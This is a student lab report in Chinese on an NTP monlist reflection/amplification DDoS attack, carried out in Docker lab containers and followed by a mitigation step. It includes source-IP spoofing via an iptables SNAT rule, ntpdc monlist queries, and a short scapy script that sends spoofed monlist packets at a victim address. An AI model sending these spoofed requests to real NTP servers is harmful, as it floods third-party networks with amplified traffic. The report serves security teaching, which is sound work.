**北京科技大学实验报告**

学院：计算机与通信工程学院 专业： 信息安全 班级： 信安192

姓名： 霍炟 学号：41824147 实验日期： 2022年 4月 20日

**实验名称：NTP反射攻击**

## 实验目的

学习如何进行NTP反射攻击

## 实验仪器

centos6

## 实验原理

NTP放大攻击是一种基于反射的分布式拒绝服务（DDoS）攻击，其中攻击者利用网络时间协议（NTP）服务器功能，以便用一定数量的UDP流量压制目标网络或服务器，使常规流量无法访问目标及其周围的基础设施。

NTP放大攻击可以分为四个步骤：

攻击者将带有欺骗IP地址的UDP数据包发送到启用了monlist命令的NTP服务器。每个数据包上的欺骗IP地址指向受害者的真实IP地址。

每个UDP数据包使用其monlist命令向NTP服务器发出请求，从而产生大量响应。

然后，服务器使用结果数据响应欺骗地址。

目标的IP地址接收响应，周围的网络基础设施因流量泛滥而变得不堪重负，导致拒绝服务。

## 实验内容与步骤

1、实验准备

1. 在命令行中载入我们需要用到的镜像：
2. docker load < ~/images/openvpn\_client.tar.gz
3. docker load < ~/images/snortbox.tar.gz
4. docker load < ~/images/hadoop\_node.tar.gz
5. 进入工作目录创建docker容器openvpn\_client,intro\_node2,hadoop\_node
6. docker run -itd --privileged --name openvpn\_client openvpn\_client
7. docker run -itd --privileged --name intro\_node2 snortbox
8. docker run -itd --privileged --name hadoop\_node hadoop\_node

在不同终端打开容器并进入容器内部：

docker attach openvpn\_client

docker attach intro\_node2

docker attach hadoop\_node

* openvpn\_client为ntp服务端控制台
* intro\_node2为ntp攻击发起控制台
* hadoop\_node为被攻击方 键入ctrl+p后ctrl+q退出容器  
  如果出现问题，按照以下步骤删除容器并重新创建
* 停止容器：docker stop <容器名>
* 删除容器：docker rm -v <容器名>

2、启动NTP服务

1. 在NTP服务端控制台，修改ntp配置文件/etc/ntp.conf，关闭安全措施
2. 在NTP服务端控制台，启动NTP服务

service ntpd start

1. 在NTP服务端控制台，启动tcpdump抓包来验证反射攻击

tcpdump -v -i eth0 udp port 123


3、请求NTP服务

1. 在ntp攻击发起控制台，请求NTP服务来校正时间,ip在NTP服务端控制台输入ip addr获取

ntpdate <ip>


1. 在ntp攻击发起控制台，请求获取NTP monlist

ntpdc -n -c monlist <ip>



4、将NTP服务回应定位到受害机器

1. 在ntp攻击发起控制台，通过iptables设置NTP请求发起的源地址（被攻击方的ip地址）
2. iptables -t nat -I POSTROUTING -p udp -j SNAT --to-source 172.18.0.4
3. 执行命令
4. ntpdc -n -c monlist <ip>



5、ntp反射攻击防御

1. 在ntp服务端控制台，停止tcpdump，修改/etc/ntp.conf，加入如下行

disable monitor

1. 重启ntp服务

service ntpd restart

1. 在攻击控制台执行exit操作

## 实验数据

见上图。

## 实验数据处理

无

## 实验结果与分析




因cg故障，无法完成评测。

Ntp即基于网络时间协议（Network Time Protocol）的攻击。

NTP服务中有一项功能叫MONLIST，是用来监控最近与NTP服务交互的客户端信息的一项功能，本意是好的。但在NTPD v4.2.7p26版本之前，默认情况下大家都可以来用这个功能，而NTP服务本身基于UDP协议，那么就可以伪造源IP地址，让NTP服务返回的查询结果发给伪造的IP，即被攻击IP。

简单而言就是这样：



NTP服务通过UDP协议的123端口对外提供服务，但**4.2.7p26**版本之前存在一个**CVE-2013-5211**的漏洞，一个在安全人员眼里是漏洞，在产品经理眼中是功能的东东。

攻击者只需要全网爬下尚未升级NTPD服务的服务器，而后就可以写个简单的程序进行攻击了：

from scapy.all import \*  
  
data = "\x17\x00\x03\x2a" + "\x00" \* 5  
send(IP(dst=NTP Server IP, src=Vicim Server IP)/UDP(sport=2222, dport=123)/Raw(load=data))

因此，这种攻击也很难追溯攻击源，如果运营商侧能够进行流量监测并直接清洗同目的的大流量NTP响应，那么会极大减少这种影响。而更多的则是需要受影响的NTP服务进行升级，虽然它们本身也是受害者。

资料来源：[科普文：NTP反射攻击 - 知乎 (zhihu.com)](https://zhuanlan.zhihu.com/p/30601129)